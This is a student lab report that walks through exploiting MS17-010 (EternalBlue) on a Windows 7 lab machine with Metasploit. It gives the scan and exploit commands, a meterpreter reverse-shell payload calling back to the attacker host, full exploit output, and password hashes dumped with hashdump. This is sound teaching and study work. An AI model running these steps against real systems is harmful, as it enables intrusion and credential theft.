Cyber Security Lab
Lab 8: Windows Exploitation

Karthikeyan G
Roll No: CB.SC.P2CYS24008

March 9, 2025

1 Introduction

This lab focuses on **Windows Exploitation**, covering techniques such as buffer overflow, privilege escalation, and exploiting vulnerable services. In this lab, we specifically target the MS17-010 vulnerability (EternalBlue) on a Windows 7 system.

2 Lab Setup


- **Victim Machine:** Windows (IP: **10.10.163.66**)
- **Attacker Machine:** Kali Linux (IP: **10.10.208.193**)
- **Tools Used:** Metasploit, meterpreter

3 Exploitation Process

3.1 Selecting the SMB Scanner Module

```
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

Explanation: This command loads the SMB scanner module in Metasploit, designed to detect the MS17-010 vulnerability (EternalBlue). The module automatically configures target settings if not explicitly provided.




```
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting      Required  Description
   ----         ---------------      --------  -----------
   CHECK_ARCH   true                 no        Check for architecture on vulne
                                               rable hosts
   CHECK_DOPU   true                 no        Check for DOUBLEPULSAR on vulne
                                               rable hosts
   CHECK_PIPE   false                no        Check for named pipe on vulnera
                                               ble hosts
   CHOST                             no        The local client address
   CPORT                             no        The local client port
   NAMED_PIPES  /opt/metasploit-fra  yes       List of named pipes to check
                mework/embedded/fra
                mework/data/wordlis
                ts/named_pipes.txt
   Proxies                           no        A proxy chain of format type:ho
                                               st:port[,type:host:port][...]
   RHOSTS                            yes       The target host(s), see https:/
                                               /docs.metasploit.com/docs/using
```

Figure 1: Selecting SMB Scanner Module

3.2 Scanning for Vulnerabilities

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > setg RHOSTS 10.10.163.66
msf6 auxiliary(scanner/smb/smb_ms17_010) > run
```

Explanation: Here, the remote host (RHOSTS) is set to the victim machine's IP. The scanner module then probes the target's SMB service for the MS17-010 vulnerability.




```
msf6 auxiliary(scanner/smb/smb_ms17_010) > setg RHOSTS 10.10.163.66
RHOSTS => 10.10.163.66
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 10.10.163.66:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack
 1 x64 (64-bit)
[*] 10.10.163.66:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) > 
```

Figure 2: Scanning Target for MS17-010 Vulnerability

3.3 Selecting the Exploit Module

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use 2
set payload windows/x64/meterpreter/reverse_tcp
```




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use 2
[*] Additionally setting TARGET => Windows 7
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
```

Figure 3: Setting up the EternalBlue Exploit

3.4 Configuring the Exploit

```
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > options
```

Explanation: This step displays the available options for the SMB scanner module. It ensures that the module is properly configured—such as target IP, port, and payload settings—before launching the exploit.




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         10.10.163.66     yes       The target host(s), see https://docs.metasploit.com/docs/using
                                             -metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only
                                             affects Windows Server 2008 R2, Windows 7, Windows Embedded St
                                             andard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affe
                                             cts Windows Server 2008 R2, Windows 7, Windows Embedded Standa
                                             rd 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Window
                                             s Server 2008 R2, Windows 7, Windows Embedded Standard 7 targe
                                             t machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.208.193    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

Figure 4: Displaying Module Options

3.5 Executing the Exploit

```
[*] Started reverse TCP handler on 10.10.208.193:4444
[*] Sending exploit packets...
[*] Exploit completed, session opened!
```

Explanation: At this stage, a reverse TCP handler is initiated on the attacker's machine (listening on port 4444). Exploit packets are sent to the victim; upon successful exploitation, a Meterpreter session is opened, granting remote access.




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.10.208.193:4444
[*] 10.10.163.66:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.163.66:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.163.66:445      - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.163.66:445 - The target is vulnerable.
[*] 10.10.163.66:445 - Connecting to target for exploitation.
[+] 10.10.163.66:445 - Connection established for exploitation.
[+] 10.10.163.66:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.163.66:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.163.66:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.163.66:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.163.66:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.10.163.66:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.163.66:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.163.66:445 - Sending all but last fragment of exploit packet
[*] 10.10.163.66:445 - Starting non-paged pool grooming
[+] 10.10.163.66:445 - Sending SMBv2 buffers
[+] 10.10.163.66:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.163.66:445 - Sending final SMBv2 buffers.
[*] 10.10.163.66:445 - Sending last fragment of exploit packet!
[*] 10.10.163.66:445 - Receiving response from exploit packet
[+] 10.10.163.66:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.163.66:445 - Sending egg to corrupted connection.
[*] 10.10.163.66:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 10.10.163.66
[+] 10.10.163.66:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.163.66:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.163.66:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Meterpreter session 1 opened (10.10.208.193:4444 -> 10.10.163.66:49199) at 2025-03-09 17:31:00 +0000
```

Figure 5: Executing the Exploit and Opening a Meterpreter Session

3.6 Hash Dumping

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:::
Jon:1000:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Explanation: Once the Meterpreter session is active, the `hashdump` command extracts password hashes from the target system. This data is useful for further analysis, such as offline password cracking or subsequent privilege escalation.



```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter > 
```

Figure 6: Dumping Password Hashes from the Target System

4 Conclusion

The exploitation process demonstrated a systematic approach to identifying and exploiting the MS17-010 vulnerability on a Windows 7 machine. By scanning for vulnerabilities, selecting the appropriate exploit module, configuring payloads, and executing the exploit, control was gained over the target system. Dumping the password hashes further illustrated how an attacker might leverage this access for deeper post-exploitation activities. This lab underscores the critical importance of keeping systems up-to-date with patches to mitigate such vulnerabilities.